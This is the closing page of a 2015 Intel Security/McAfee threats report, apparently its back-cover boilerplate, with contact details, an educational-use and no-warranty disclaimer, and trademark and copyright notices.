Santa Clara, CA 95054  
888 847 8766  
[www.intelsecurity.com](http://www.intelsecurity.com)

The information in this document is provided only for educational purposes and for the convenience of McAfee customers. The information contained herein is subject to change without notice, and is provided "as is," without guarantee or warranty as to the accuracy or applicability of the information to any specific situation or circumstance.

Intel and the Intel and McAfee logos are trademarks of Intel Corporation or McAfee, Inc. in the US and/or other countries. Other marks and brands may be claimed as the property of others. Copyright © 2015 Intel Corporation. 62189rpt\_nov-threats\_1215\_PAIR